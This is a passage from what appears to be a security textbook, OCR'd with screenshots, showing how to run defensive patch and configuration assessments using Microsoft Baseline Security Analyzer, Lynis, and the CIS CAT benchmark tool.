
Scan a computer
Check a computer using its name or IP Address.

Scan multiple computers
Check multiple computers using a domain name or a range of IP addresses.

View existing security scan reports
View, print and copy the results from the previous scans.

© 2002-2013 Microsoft Corporation. All rights reserved.

We can select the **Scan a computer** option and proceed to the next screen, as shown in the following screenshot. We can then either scan the local system or the remote system by specifying the remote IP address. We also have the choice to select what should be included as part of our assessment:



Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft

Which computer do you want to scan?

Enter the name of the computer or its IP address.

Computer name: PTCNET\SRAHALKAR2L1 (this computer)

IP address: . . .

Security report name: %D% - %C% (%T%)


%D% = domain, %C% = computer, %T% = date and time, %IP% = IP address

Options:

☑ Check for Windows administrative vulnerabilities
☑ Check for weak passwords
☑ Check for IIS administrative vulnerabilities
☑ Check for SQL administrative vulnerabilities
☑ Check for security updates
□ Configure computers for Microsoft Update and scanning prerequisites
□ Advanced Update Services options:
○ Scan using assigned Windows Server Update Services(WSUS) servers only
○ Scan using Microsoft Update only
○ Scan using offline catalog only

Learn more about Scanning Options


Upon clicking **Start Scan**, the MBSA starts running the assessment on a predefined target, as shown in the following screenshot:


Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft
Cancel

Scanning...

Downloading security update information from Microsoft...

Once the scan is complete, the MBSA presents us with a detailed findings report, as shown in the following screenshot:


Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft

Report Details for [redacted] (2018-06-18 17:14:17)

Security assessment:
Potential Risk (One or more non-critical checks failed.)

Computer name:	[redacted]2L1
IP address:	[redacted]44
Security report name:	[redacted] (18-06-2018 17-14)
WSUS server:	http://HQ-SCCMPRD3.ptcnet.ptc.com:8530
Scan date:	18-06-2018 17:14
Scanned with MBSA version:	2.3.2211.0
Catalog synchronization date:	
Security update catalog:	Microsoft Update, Windows Server Update Services

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
✓	Developer Tools, Runtimes, and Redistributables Security Updates	No security updates are missing. What was scanned Result details
✓	SQL Server Security Updates	No security updates are missing. What was scanned Result details
✓	Silverlight Security Updates	No security updates are missing. What was scanned Result details
★	Windows Security Updates	4 security updates are missing and not approved. What was scanned Result details How to correct this

Windows Scan Results

Administrative Vulnerabilities


Score	Issue	Result
!	Incomplete Updates	A previous software update installation was not completed. You must restart your computer to finish the installation. If the incomplete installation was a security update, then the computer may be at risk until the computer is restarted. What was scanned How to correct this
!	Administrators	More than 2 Administrators were found on this computer. What was scanned Result details How to correct this

Based on the findings in the report, we can then decide to work on mitigations by applying missing patches and settings.

Linux patch enumeration

In the previous section, we saw how MBSA can be used to assess the security and patch level on any Microsoft system. We can do a similar assessment on a Linux system as well. In order to perform security and patch enumeration on a Linux system, we can use a tool called **Lynis**, available at `https://cisofy.com/lynis/`.

Lynis is a comprehensive tool which can be effectively used for security auditing, compliance testing, vulnerability detection, and system hardening. It runs on almost all UNIX-based systems. While it comes preinstalled in certain Linux distributions, such as Kali Linux, you might have to install it separately on other Linux versions; note the following screenshot:



```
[ Lynis 2.5.0 ]

################################################################################
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
  welcome to redistribute it under the terms of the GNU General Public License.
  See the LICENSE file for details about using this software.

  2007-2017, CISOfy - https://cisofy.com/lynis/
  Enterprise support available (compliance, plugins, interface and tools)
################################################################################


[+] Initializing program
------------------------------------
  - Detecting OS...                                           [ DONE ]
  - Checking profiles...                                      [ DONE ]

  ---------------------------------------------------
  Program version:           2.5.0
  Operating system:          Linux
  Operating system name:     Debian
  Operating system version:  kali-rolling
  Kernel version:            4.14.0
  Hardware platform:         x86_64
  Hostname:                  kali
  ---------------------------------------------------
  Profiles:                  /etc/lynis/default.prf
  Log file:                  /var/log/lynis.log
  Report file:               /var/log/lynis-report.dat
  Report version:            1.0
  Plugin directory:          /etc/lynis/plugins
  ---------------------------------------------------
  Auditor:                   [Not Specified]
  Test category:             all
  Test group:                all
  ---------------------------------------------------
  - Program update status...                                  [ WARNING ]

      ================================================================================
        Lynis update available
      ================================================================================

        Current version is more than 4 months old

        Current version : 250   Latest version : 264

        Please update to the latest version.
        New releases include additional features, bug fixes, tests and baselines.

        Download the latest version:
        Packages (DEB/RPM) -  https://packages.cisofy.com
        Website            -  https://cisofy.com/downloads/
        GitHub             -  https://github.com/CISOfy/lynis
```

Once Lynis finishes running all tests, a detailed report is generated at the location `/var/log/lynis.log`. The report contains all the information on the security health check of the system that was assessed.

Security hardening and secure configuration reviews

When we see an application running in our web browser, it is just the tip of the iceberg. There is lot of underlying infrastructure that is supporting the application, which typically includes a web server, database server, operating system, and so on. So, even if the end application is made very secure, it might be possible that the underlying infrastructure components have vulnerabilities, allowing attackers to compromise the system. This is where security hardening comes into picture.

In order to secure the complete application ecosystem, which includes the underlying infrastructure, it is essential to perform secure configuration reviews for all the participating components and harden the security accordingly. A simple way to achieve this could be going through configuration files for each component and then configuring items that are relevant to security. Another better approach could be using industry standard benchmarks for secure configuration. The **Center for Internet Security** (**CIS**) provides security benchmarks for various platforms. These benchmarks are well researched and tested.


Using CIS benchmarks

CIS provides security benchmarks for various platforms such as servers, operating systems, mobile devices, browsers, and so on. There are two ways one can use CIS benchmarks:

- Individually download the benchmark for the required platform from `https://www.cisecurity.org/cis-benchmarks/` and then manually verify the configuration as per the benchmark.
- Use an automated tool for assessing the target platform against the CIS benchmark, such as the CIS CAT tool. The CIS CAT tool can be obtained from `https://learn.cisecurity.org/cis-cat-landing-page`.

The free version of the CIS CAT tool supports the assessment of only a limited number of benchmarks, while the professional version allows assessment of all available CIS benchmarks.

The following screenshot shows the startup screen of the CIS CAT tool:


Configuration Assessment Tool
File
Options
Help
CIS
Confidence in the Connected World
CIS-CAT
Go Back
Next

Platform: Windows 7 64-bit   version 6.1   JRE: Oracle Corporation 1.7.0_25

Select Benchmark or Data Stream Collection


CIS Benchmarks: Benchmarks

Benchmarks
CIS Apple OSX 10.11 Benchmark
CIS Google Chrome Benchmark
CIS Microsoft Windows 10 Enterprise Release 1607 Benchmark
CIS Ubuntu Linux 16.04 LTS Benchmark
CIS AIX 4.3.2, 4.3.3, 5L, 5.1 Benchmark (Available with CIS-CAT Pro)
CIS AIX 5.3 and AIX 6.1 Benchmark (Available with CIS-CAT Pro)
CIS Amazon Linux Benchmark (Available with CIS-CAT Pro)

Looking for anoth

Selection Descrip

We select the **CIS Google Chrome Benchmark** for our assessment. We then need to select **Profiles** that we need to include in our assessment, as shown in the following screenshot. **Level 1** profiles usually have the most important and bare minimum checks that need to be assessed while **Level 2** profiles have checks that can be optional as per the context:


Configuration Assessment Tool
File
Options
Help
CIS
Confidence in the Connected World
CIS-CAT
Go Back
Next

Platform: Windows 7 64-bit version 6.1 JRE: Oracle Corporation 1.7.0_25


Select Profile

Profile(s): Profiles

Profiles
Level 1
Level 2

Profile Descriptio

Now we select the output format and the location where we want our report to be generated, as shown in the following screenshot:



Configuration Assessment Tool

Platform: Windows 7 64-bit version 6.1 JRE: Oracle Corporation 1.7.0_25

Report Generation

Report Output Options


☑ HTML Report □ XML Report □ CSV Report □ Text Report

☑ Include Applicable Tests Only □ Asset Reporting Format

Saving To: D:\Users\srahalkar\My Documents\CIS-CAT ...AHALKAR2L1-20180621T065224Z

□ Ignore Certificate Warnings?

We can now view the summary of our assessment as and then initiate the scan as shown in the image below.



Configuration Assessment Tool
File Options Help
CIS
Confidence in the Connected World
CIS-CAT

Platform: Windows 7 64-bit version 6.1 JRE: Oracle Corporation 1.7.0_25

Review Assessment Settings


Benchmark: CIS Google Chrome Benchmark

Profile: Level 1

Assessment Summary

```
------ Additional Benchmarks ------
None

------ Report Generation Summary ------
HTML Report?  Yes
Include Applicable Tests Only? Yes

------ Parameter Summary ------
* CIS Google Chrome Benchmark
None
```

Once we start the assessment, the CIS CAT tool runs all predefined checks related to Chrome on the target Chrome installation, as shown in the following screenshot:

